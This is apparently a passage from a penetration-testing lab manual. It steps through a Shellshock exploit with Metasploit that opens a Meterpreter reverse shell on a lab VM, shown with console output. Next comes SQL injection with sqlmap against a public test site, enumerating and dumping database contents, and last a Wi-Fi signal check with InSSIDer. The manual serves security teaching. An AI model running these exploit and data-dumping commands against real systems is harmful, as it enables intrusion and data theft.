


10. Type the command `ifconfig` and press Enter to view the IP address configuration of the machine as shown.




11. Switch and login to Kali Linux VM. Open a web browser as shown.


12. Type http://192.168.234.128 and press Enter to check if the web server is up and running as shown in fig. Here, 192.168.234.128 is the IP address of the shellshock VM.




13. Type http://192.168.234.128/cgi-bin/status and press Enter to check if there is a shellshock vulnerability in the web server, as shown. If it shows an output as shown, then there is a shellshock vulnerability.



14. Open the Metasploit tool, it will open a window, as shown.



15. Type the command 'use exploit/multi/http/apache_mod_cgi_bash_env_exec' and press Enter to select the exploit as shown.



16. Set the lhost using the command '*set LHOST 192.168.234.129*' and press Enter. The IP of the Kali Linux is 192.168.234.129 as shown.

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.234.129
LHOST => 192.168.234.129
```

17. Set the rhost using the command '*set RHOST 192.168.234.128*' and press Enter. The IP of the Shellshock VM is 192.168.234.128 as shown.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.234.128
RHOST => 192.168.234.128
```

18. Set the TargetURI using the command '*set TARGETURI /cgi-bin/status*' and press Enter

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/s
tatus
TARGETURI => /cgi-bin/status
```

19. Set the payload using the command '*set payload linux/x86/meterpreter/reverse_tcp*', and press Enter as shown.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/me
terpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

20. Type '*exploit*' and press Enter to run the exploit in the background as shown. It will open a Meterpreter session.

```
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.234.129:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.234.129:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.234.128
[*] Meterpreter session 1 opened (192.168.234.129:4444 → 192.168.234.128:46586) at 2022-12-19 14:09:08 -0500

meterpreter > help
```

21. From this opened meterpreter session, you can perform the following tasks:

- View the files and directories located in the machine,
- Delete, upload and download files from the machine,
- Execute applications remotely,
- List the processes,
- Launch a shell,
- Reboot or shutdown the machine, etc.

22. Type help and press Enter to view the help on the meterpreter commands, as shown.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
```

23. Type arp and press Enter to view the ARP cache, as shown.

```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.234.129  00:0c:29:1d:1f:67
    192.168.234.254  00:50:56:ef:5f:ab
```

24. Type ipconfig and press Enter to view the IP configuration as shown.

```
meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : dummy0
Hardware MAC : 12:08:c2:27:4a:64
MTU          : 1500
Flags        : NOARP,BROADCAST


Interface  3
============
Name         : eth0
```

Practical 8

Aim : Use SQLMAP to Test a Website for SQL Injection Vulnerability

Lab Objectives

In this lab, we will demonstrate how to: Test a website for SQL injection vulnerability.

Lab Environment


In order to carry out this lab, you will require the following:

1. Kali Linux machine on VM
2. Administrator privileges
3. Web browser with Internet connection

Lab Tasks


To test a website for SQL injection vulnerability, perform the following steps:

1. Log in Kali Linux and Open a web browser and enter the URL of the website you want to exploit,




   If a URL, for example http://testphp.vulnweb.com/listproducts.php?cat=1, has a GET parameter as cat = 1, then it is vulnerable to SQL injection attacks.
2. You can check if your website is vulnerable by replacing the value 1 with * in GET parameter. If the website results in an error as shown, then it is vulnerable.
3. Open Terminal in Kali Linux and type `sqlmap -h` and press Enter to view the help and the list of parameters passed in the SQLMAP,

4. Type the following command and press Enter to list the information about the existing databases. 'sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs'
Enter N when SQLMAP asks to skip payload for other databases except for the detected database.




Enter N again when SQLMAP asks to include all tests.



In output part-3, you can see the executed payloads, available databases and backend database version.

5. Type the following command and press Enter to list information about tables present in a particular database. 'sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables' two figures displays the output.



In there are eight tables.

6. Type the following command and press Enter to list information about the columns of a particular table. 'sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists –columns'

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T art
ists -columns
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.11#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
[00:21:45] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| adesc       | text         |
| aname       | varchar(50)  |
| artist_id   | int          |
+-------------+--------------+

[00:21:46] [INFO] fetched data logged to text files under '/home/kali/.local/sha
re/sqlmap/output/testphp.vulnweb.com'
```

7. Type the following command and press Enter to dump the data from the columns, as shown: 'sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname –dump' output.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T art
ists -C aname --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
[00:23:45] [INFO] fetching entries of column(s) 'aname' for table 'artists' in d
atabase 'acuart'
Database: acuart
Table: artists
[3 entries]
+----------+
| aname    |
+----------+
| r4w8173  |
| Blad3    |
| lyzae    |
+----------+

[00:23:46] [INFO] table 'acuart.artists' dumped to CSV file '/home/kali/.local/s
hare/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[00:23:46] [INFO] fetched data logged to text files under '/home/kali/.local/sha
```

Practical 9

Aim : Sniff Wi-Fi hot spots and analyze wireless network strength using InSSIDer.

Lab Objectives

In this lab, we will use InSSIDer to check the wireless network strength. You will learn how to:

1. Install and configure InSSIDer.
2. Check the wireless signal strength.

Lab Environment


In order to carry out this lab, you will require the following:

1. Windows OS
2. Administrator privileges
3. Web browser with Internet connection


Lab Tasks

To detect the wireless network strength, execute the following steps:


1. Type https://inssider.en.softonic.com/download in the address bar of a web browser and press Enter.
2. In the webpage that opens, click on the link, Download InSSIDer for Windows, as shown.




3. Click on Free Download > Click on the downloaded files > Click on Next. Then InSSIDer icon will appear on the desktop



4. Double click on the InSSIDer icon on the desktop. Then the following screen will appear, as shown.




5. Click on the Time Graph tab, as shown.




It will show the time graph of all the available SSID. We need to elect the particular SSID what we need to know.

6. Click on the particular SSID as shown. In this lab we have selected SPG SSID




Now you have to select another SSID for comparison

7. Scroll down the SSID and select OnePlus 7T, as shown.



8. Click on the 2.4 GHz channels tab. It will show 2.4 GHz channels for two SSIDs,



9. Click on 5 Ghz channel, then the following screen will appear as shown.

Thus, you can see the signal strength for both the SSIDs. In this way, we can analyse wireless network strength with the help of InSSIDer tool.